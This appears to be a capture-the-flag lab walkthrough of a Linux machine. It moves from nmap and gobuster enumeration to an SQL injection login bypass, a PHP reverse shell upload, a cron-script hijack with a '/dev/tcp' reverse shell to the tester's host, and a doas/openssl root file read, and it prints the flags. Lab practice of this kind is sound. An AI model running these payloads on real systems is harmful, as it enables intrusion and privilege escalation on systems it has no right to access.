#Command

```
nmap -sV -sC -v 10.10.113.22
```

#Result

```
Scanning 10.10.113.22 [1000 ports]
Discovered open port 445/tcp on 10.10.113.22
Discovered open port 80/tcp on 10.10.113.22
Discovered open port 22/tcp on 10.10.113.22


PORT   STATE SERVICE VERSION

22/tcp  open  ssh    OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|  3072 a3:6a:9c:b1:12:60:b2:72:13:09:84:cc:38:73:44:4f (RSA)
|  256 b9:3f:84:00:f4:d1:fd:c8:e7:8d:98:03:38:74:a1:4d (ECDSA)
|_  256 d0:86:51:60:69:46:b2:e1:39:43:90:97:a6:af:96:93 (ED25519)

80/tcp  open  http   Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.41 (Ubuntu)

445/tcp open  http   Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
```

ip address = 10.10.113.22

To do list

Run a gobuster scan to discover directories
Surf through the web
Vie the source code
Search for exploits


#Command

```
gobuster dir -u http://10.10.113.22 -w  /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

#Result

Starting gobuster in directory enumeration mode
==========
/admin (Status: 301) [Size: 312] [--> http://10.10.113.22/admin/]
/shadow (Status: 200) [Size: 25]
/passwd (Status: 200) [Size: 25]

#ip address = 10.10.113.22




Nothing much

visit directories from gobuster scan

/admin
---

id_rsa =
VHJ1c3QgbWUgaXQgaXMgbm90IHRoaXMgZWFzeS4ubm93IGdldCBiYWNrIHRvIGVudW1lcmF0aW9uIDpE



Decode the base64 using cyberchef = “Trust me it is not this easy..now get back to enumeration :D”

/shadow
---
we get this text = "bm90IHRoaXMgZWFzeSA6RA==“
First we identify it using Cipheridentifier
Then use Cyberchef to decode it = “not this easy :D ”

/passwd

We get the same text = “bm90IHRoaXMgZWFzeSA6RA==”

#ip address = 10.10.113.22

To do list

Run a gobuster scan to discover directories
Surf through the web
Vie the source code
Search for exploits

#Command
gobuster dir -u http://10.10.113.22:445 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

#Results
==========
Starting gobuster in directory enumeration mode
==========
/management (Status: 301) [Size: 322] [--> http://10.10.113.22:445/management/]


#ip address = http://10.10.113.22:445/management/

Quote of the Day

Baseball is like driving, it's the one who gets home safely that counts.

- Tommy Lasorda

---
management/admin/login.php



Tried an sql injection and i worked with the first trial :
It's actually " admin' or '1'='1 " sorry for that.

Now i searched for a place to upload my reverse shell script.
Found in admin user settings allows one to upload a file and that's my way in . i hope so.

using the php reverse shell script i got a shell.

Stabilising shell

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
```

```
$ ls -l
total 8
drwxrwx--- 14 plot_admin plot_admin 4096 Oct 28  2021 tms_backup
-rw-rw----  1 plot_admin plot_admin  33 Oct 28  2021 user.txt
```

---

found the user flag but lack the permisions to view it.
Checking the /etc/crontab
I found a backup.sh file that is running after some time .
At this point was stuck .

But the file is under our control thus i can edit it .
Generated a bash reverse shell using an online reverse shell generator.
Then preserved the contents of the origin backup.sh into another file.
Created one of my own and gave it executable permissions.

```
www-data@plotted:/var/www/scripts$ ls -lh
ls -lh
total 4.0K
-rwxrwxr-- 1 plot_admin plot_admin 141 Oct 28  2021 backup.sh
www-data@plotted:/var/www/scripts$ mv backup.sh backup.sh1
mv backup.sh backup.sh1
www-data@plotted:/var/www/scripts$ echo "sh -i >& /dev/tcp/10.8.172.59/5555 0>&1" > b
echo "sh -i >& /dev/tcp/10.8.172.59/5555 0>&1" > backup.sh
www-data@plotted:/var/www/scripts$ ls -lh
ls -lh
total 8.0K
-rw-rw-rw- 1 www-data   www-data    40 Jan 31 11:10 backup.sh
-rwxrwxr-- 1 plot_admin plot_admin 141 Oct 28  2021 backup.sh1
www-data@plotted:/var/www/scripts$ chmod +x backup.sh
chmod +x backup.sh
www-data@plotted:/var/www/scripts$ ls -lh
ls -lh
total 8.0K
-rwxrwxrwx 1 www-data   www-data    40 Jan 31 11:10 backup.sh
-rwxrwxr-- 1 plot_admin plot_admin 141 Oct 28  2021 backup.sh1
www-data@plotted:/var/www/scripts$
```

Encounted some issues but later on used my machine to create the file and give it executable permissions.
Then used python server and wget to load it on to my machine.

After this we run nc to listen on the port

nc -lvnp 5555

```
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.8.172.59] from (UNKNOWN) [10.10.28.214] 432
sh: 0: can't access tty; job control turned off
$ whoami
plot_admin
$ cd home
sh: 2: cd: can't cd to home
$ ls
tms_backup
user.txt
$ cat user.txt
77927510d5edacea1f9e86602f1fbadb
$
```

user flag = 77927510d5edacea1f9e86602f1fbadb

p2
idownloaded linpeas in my machine then used python3 -m http.server
Used wget to load the file into the attack machine

then chmod +x linpeas
To run use = ./linpeas

```
Sorry, try again.

╔══╣ Checking sudo tokens
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#reusing-sudo-
ptrace protection is enabled (1)

╔══╣ Checking doas.conf
permit nopass plot_admin as root cmd openssl

╔══╣ Checking Pkexec policy
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-
```

cat /etc/doas.conf
doas openssl enc -in /root/root.txt

```
$ cat /etc/doas.conf
permit nopass plot_admin as root cmd openssl
$ doas openssl enc -in /root/root.txt
Congratulations on completing this room!

53f85e2da3e874426fa059040a9bdcab

Hope you enjoyed the journey!

Do let me know if you have any ideas/suggestions for future rooms.
-sa.infinity8888
$
```

root flag = 53f85e2da3e874426fa059040a9bdcab